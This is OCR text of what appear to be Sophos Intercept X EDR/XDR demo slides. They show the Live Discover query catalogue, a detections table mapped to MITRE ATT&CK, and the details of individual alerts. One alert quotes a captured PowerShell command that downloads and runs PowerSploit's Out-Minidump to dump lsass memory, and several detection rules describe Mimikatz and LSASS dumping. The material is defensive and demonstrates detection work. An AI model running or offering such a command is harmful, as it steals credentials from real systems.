
SOPHOS INTERCEPT X NOW WITH EDR

MALICIO MALICIOUS


SOPHOS

Intercept X + EDR/XDR: Investigate

- Guided investigation (next steps)
- Analyze how threat got on machine
- Determine where else threat lives



Intercept + XDR



Sophos Central

cloud.sophos.com/manage/threat-analysis-center/live-query

Apps | Clari - Opportunities | Sophos License Che... | Login - MySophos -... | Sophos Partner Por... | Sophos Central | Sophos Central Self... | HR Site | Attackonthewire

SOPHOS CENTRAL Admin

Threat Analysis Center

Back to Overview

DETECTION AND REMEDIATION

- Dashboard
- Threat Cases
- Live Discover
- Threat Searches
- Threat Indicators

DC1-DemoLab1		Server	Windows Server 2016 Standard		192.168.44.20
DC2_DemoLab2		Server	Windows Server 2016 Standard	SOPHOS\Administrator	192.168.44.20
DESKTOP-1EA50NL		Computer	Windows 10 Enterprise	DESKTOP-1EA50NL	192.168.1.7
NUC-MAUROL		Computer	Windows 10 Enterprise	Mauro Longhi Admin	172.16.17.103
NUC1-WIN7-2		Computer	Windows 7 Ultimate N Service Pack 1	Enrico Filipazzi Admin	172.16.16.100

Displaying 1 - 16 of 16 1

Query : Select One - 14 Categories, 45 Queries

Create new query

Search

All queries [45]
All available queries

Recent queries [19]
Queries run recently

Anomalies [0]
Unexpected activity or network connections

ATT&CK [5]
Queries based on attack tactics and techniques

Compliance [0]
Compliance with security standards

Device [7]
Device OS, patches, services and more

Events [2]
Events in the system events logs

Files [2]
File details and file accesses

Network [6]
Network connections and data transfers

Other queries [7]
All other queries

Processes [23]
Process activity and reputation

Registry [2]
Registry accesses and changes

Threat hunting [6]
Indicators of compromise

User [2]
User activity and authentication

Sophos Central

cloud.sophos.com/manage/threat-analysis-center/live-query

Apps | Clari - Opportunities | Sophos License Che... | Login - MySophos -... | Sophos Partner Por... | Sophos Central | Sophos Central Self... | HR Site | Attackonthewire

SOPHOS CENTRAL Admin

Threat Analysis Center

Back to Overview

DETECTION AND REMEDIATION

- Dashboard
- Threat Cases
- Live Discover
- Threat Searches
- Threat Indicators

DC1-DemoLab1	Server	Windows Server 2016 Standard			192.168.44.20
DC2_DemoLab2	Server	Windows Server 2016 Standard	SOPHOS\Administrator		192.168.44.20
DESKTOP-1EA50NL	Computer	Windows 10 Enterprise	DESKTOP-1EA50NL		192.168.1.7
NUC-MAUROL	Computer	Windows 10 Enterprise	Mauro Longhi Admin		172.16.17.103
NUC1-WIN7-2	Computer	Windows 7 Ultimate N Service Pack 1	Enrico Filipazzi Admin		172.16.16.100

Displaying 1 - 16 of 16 1

Query : Select One - 14 Categories, 45 Queries

Back to categories

All queries

All OS types | All Performance types | Search

Name	Description	Category	Supported OS	Performance	Created by	Last modified
Applications in the startup section of the registry	Lists applications in the startup section of the registry and their reputation scores	Processes	Windows, Windows Server	Good		Apr 07, 2020
Chrome extensions installed	Lists all Google Chrome extensions installed on the device	Other queries	Windows, Windows Server, Linux, macOS	Not Available		Apr 07, 2020
Devices that have a Remote Desktop connection	Lists processes that have a Remote Desktop (RDP) connection to an external device	Network	Windows, Windows Server	Not Available		Apr 07, 2020
Devices with a restart pending	Lists the reasons for any pending restart	Device	Windows, Windows Server	Excellent		May 20, 2020
Display registry section	Displays an area of the registry specified with a path that includes wildcards	Registry	Windows, Windows Server	Not Available		May 20, 2020
Docker containers	Lists running Docker containers with information including network details.	Other queries	Linux	Not Available		May 06, 2020
File access history	Lists all create, read, update and delete actions for specific files during the selected time period	Files, Processes	Windows, Windows Server	Good		May 20, 2020
Find MAC address	Find MAC address	Device	Linux, macOS, Windows, Windows Server	Excellent	Letterio La Spada Admin	May 26, 2020
Firewall enabled	Shows whether the firewall is enabled or disabled	Network	Linux	Not Available		May 06, 2020
Hardware and operating system details	Lists hardware and operating system details	Device	Windows, Windows Server, Linux, macOS	Not Available		May 20, 2020
Internet Explorer extensions installed	Lists all Internet Explorer extensions installed on the device	Other queries	Windows, Windows Server	Not Available		Apr 07, 2020

Sophos Central

cloud.sophos.com/manage/threat-analysis-center/live-query

Apps | Clari - Opportunities | Sophos License Che... | Login - MySophos -... | Sophos Partner Por... | Sophos Central | Sophos Central Self... | HR Site | Attackonthewire

SOPHOS CENTRAL Admin

- Threat Analysis Center
- Back to Overview

DETECTION AND REMEDIATION

- Dashboard
- Threat Cases
- Live Discover
- Threat Searches
- Threat Indicators

DC1	✓	Server	Windows Server 2012 R2 Standard	Administrator	192.168.22.20
DC1-DemoLab1	✓	Server	Windows Server 2016 Standard		192.168.44.20
DC2_DemoLab2	✓	Server	Windows Server 2016 Standard	SOPHOS\Administrator	192.168.44.20
DESKTOP-1EA50NL	✓	Computer	Windows 10 Enterprise	DESKTOP-1EA50NL	192.168.1.7
NUC-MAUROL	✓	Computer	Windows 10 Enterprise	Mauro Longhi Admin	172.16.17.103
NUC1-WIN7-2	✓	Computer	Windows 7 Ultimate N Service Pack 1	Enrico Filipazzi Admin	172.16.16.100

Displaying 1 - 16 of 16 1

Query : ✓ Processes listening on ports

‹ Back to categories / All queries

Processes listening on ports

Run query | Edit | Save

All queries: Processes listening on ports

Lists processes that are listening on ports
Created by Sophos

Supported OS
Windows, Windows Server

Expected performance
Poor — Excellent

8.631 Data transferred (Kb)
Small — Large

1.385 sec Execution time
Fast

SQL

```
SELECT
    spp.sophospid,
    u.username,
    spp.pathname,
    CASE lp.protocol
        WHEN 6 THEN "TCP"
        WHEN 17 THEN "UDP"
        ELSE lp.protocol
    END protocol,
    lp.address,
    lp.port,
    spp.localrep,
    spp.globalrep,
```

Threat Analysis Center
Back to Overview

DETECTION AND REMEDIATION
Dashboard
Threat Graphs
Live Discover
Detections NEW

CLOUD OPTIX
Cloud Optix Search

Show filters | 4 applied

Last 1 Hour | Last 24 Hours | Last 7 Days | Last 30 Days

As an MTR customer, these detections are for information only for all devices with an MTR assigned license. Our MTR team will contact you if you need to take action.

Risk	Count	Category	MITRE ATT&CK	Device list	First seen	Last seen	Description	Classification rule
8	2	Threat	Discovery Domain Trust Discovery	PC-ERCOLE	Nov 12, 2021 3:23:05 PM	Nov 12, 2021 8:14:34 PM	NItest is a command line utility that can be used by threat actors during discovery. This rule looks for the flag "domain_trusts". The...	EQL-WIN-DIS-PRC-NLTEST-DOMAI...
10	4	Threat	Execution PowerShell	PC-ERCOLE	Nov 12, 2021 3:23:05 PM	Nov 12, 2021 8:14:34 PM	THIS IS A TEST DETECTION. This detection will trigger based on a the command line output of a POC Powershell script that is executed by a...	EQL-TEST-MTR-POC-TEST
10	1	Classifier	Impact Data Encrypted for Impact	PC-ERCOLE	-	Nov 12, 2021 8:14:23 PM	Specific targeted Sophos IOC Classifiers.	WIN-MITRE-Behavioral-TA0040-T1...
10	1	Threat	Credential Access LSASS Memory ...	PC-ERCOLE	-	Nov 12, 2021 7:38:03 PM	This rule looks for command line arguments related to Mimikatz and Minidump from cmd.exe and powershell.exe. A related...	EQL-WIN-CRD-PRC-MIMIKATZ-MINI...
8	1	Threat	Credential Access LSASS Memory ...	PC-ERCOLE	-	Nov 12, 2021 7:38:03 PM	Adversaries can utilize living off the land techniques (Rundll32 comsvcs.dll MiniDump technique) or common 3rd party tools...	EQL-WIN-CRD-PRC-LSASS-DUMP-1
8	2	Threat	Execution PowerShell ...	PC-ERCOLE	Nov 12, 2021 7:32:59 PM	Nov 12, 2021 7:32:59 PM	PowerShell is downloading unknown data which can be executed.	EQL-COMMAND-b9b3df2c6627e9b...

Detection time: Nov 12, 2021 7:32:59 PM

Device: PC-ERCOLE
Type: computer
IPv4 Address: 172.16.17.106
Geo location: Settala, Milan, Italy
Operating system: Microsoft Windows 10 Enterpr...

Logged in user: ercole.plez


Process: powershell.exe
Path: C:\Windows\System32\WindowsPowerShell\v1.0\po...
Process owner: ercole.plez
Signer info: Microsoft Windows
SophosPID: 10992:132812151340654655

SHA256: 9f914d42706fe215501044acd85a32d58aaef1419d4...
Sophos machine learning score: 11
SophosLabs Intelix threat score: 70

Parent process: splunkd.exe

Command line:
powershell.exe -ExecutionPolicy Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); get-process lsass | Out-Minidump"

Coming Soon – More Data Sources



Threat Analysis Center - Detections

Threat Analysis Center
Back to Overview
DETEECTION AND REMEDIATION
Dashboard
Investigations
Live Discover
Searches
Detections
NEW
CLOUD OPTIX
Cloud Optix Search

Hide filters | 12 applied

Actions
- Add to investigation
- Create new investigation

Filters
- Risk level
- Classification rule
- Sensor Type
  - Sophos
    - Computer
    - Server
    - Email
    - Firewall
    - Mobile
    - Optix
  - 3rd Partv
    - Azure/Office365
    - AWS
    - Fortinet Firewall
    - PaloAlto Firewall
- MITRE ATT&CK
- Investigation

Reset all | Apply

Risk	Count	Classification rule	Sensor list	Identity	First seen	Last seen	Description	MITRE ATT	
10	4	Exec-ratpoxy.exe	Server US-Chi_03_SRV	systen	-	20-Jul-21 14:12:01	WMIC can be used to stop services. This detection looks for commands attempting to stop Sophos Ser..	Execution Windows management Instru...	14062921.001
10	1	Win-Eva-PRC-Powershellthread-Get-Domain-1	Computer US_BOS_1234_PC	kackerman	-	20-Jul-21 10:27:53	Identifies Powershell executing with 'system threading, thread' to retrieve and execute a	Discovery System owner/User discover	14062921.002

Event Time: 1st Jul 2021 9:06:10 AM
Investigations: 14062921.002
Device: US_BOS_0012_PC
Type: Computer
IPV4 address: 123.12.10.101
Geo location: Boston, Massachusetts, USA
Operating system: Windows 10
Logged in user:

Process: powershell.exe
Path: c:\Windows\System32\WindowsPowerShell\V1.0
Process owner: System
Signer_info: Microsoft Corporation Inc.
SophosPID: 2781:13269584777622383
SHA256: b1d38632e145afd627ac229f307c0640c3a95dff192...
ML score: -1 PUA score: -1 Global Rep: -1 Local Rep: -1
Sophos Labs Intelix Threat Score: 85
Parent process: srvchost.ext
Parent path: C:\\Windows\System32\srvchost.ext
SophosPID 231:13269584777622380

Command Line: Decode

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive -ExecutionPolicy Unrestricted -EncodedCommand JgBjAGgAYwBwAC4AYwBvAG0AIAA2ADUAMAAwADEAIAA+ACAAJABuAHUAbABsAAoAaQBmACAAKAAkAFAAUwBWAGUAcgBzAGkAbwBuAFQAYQBiAGwAZQAuAFAAUwBWAGUAcgBzAGkAbwBuACAALQBsAHQAIABbAFYAZQByAHMAaQBvAG4AXQBiADMALgAwAC

&chcp.com 65001 > $null if ($PSVersionTable.PSVersion -lt [Version]"3.0") { '{"failed":true,"msg":"Ansible requires PowerShell v3.0 or newer"}' exit 1 } $exec_wrapper_str = $input | Out-String $split_parts = $exec_wrapper_str.Split(@("`0`0`0`0"), 2, [StringSplitOptions]::RemoveEmptyEntries) If (-not $split_parts.Length -eq 2) { throw "invalid payload" } Set-Variable -Name json_raw -Value $split_parts[1] $exec_wrapper =

Generating Recomended Context

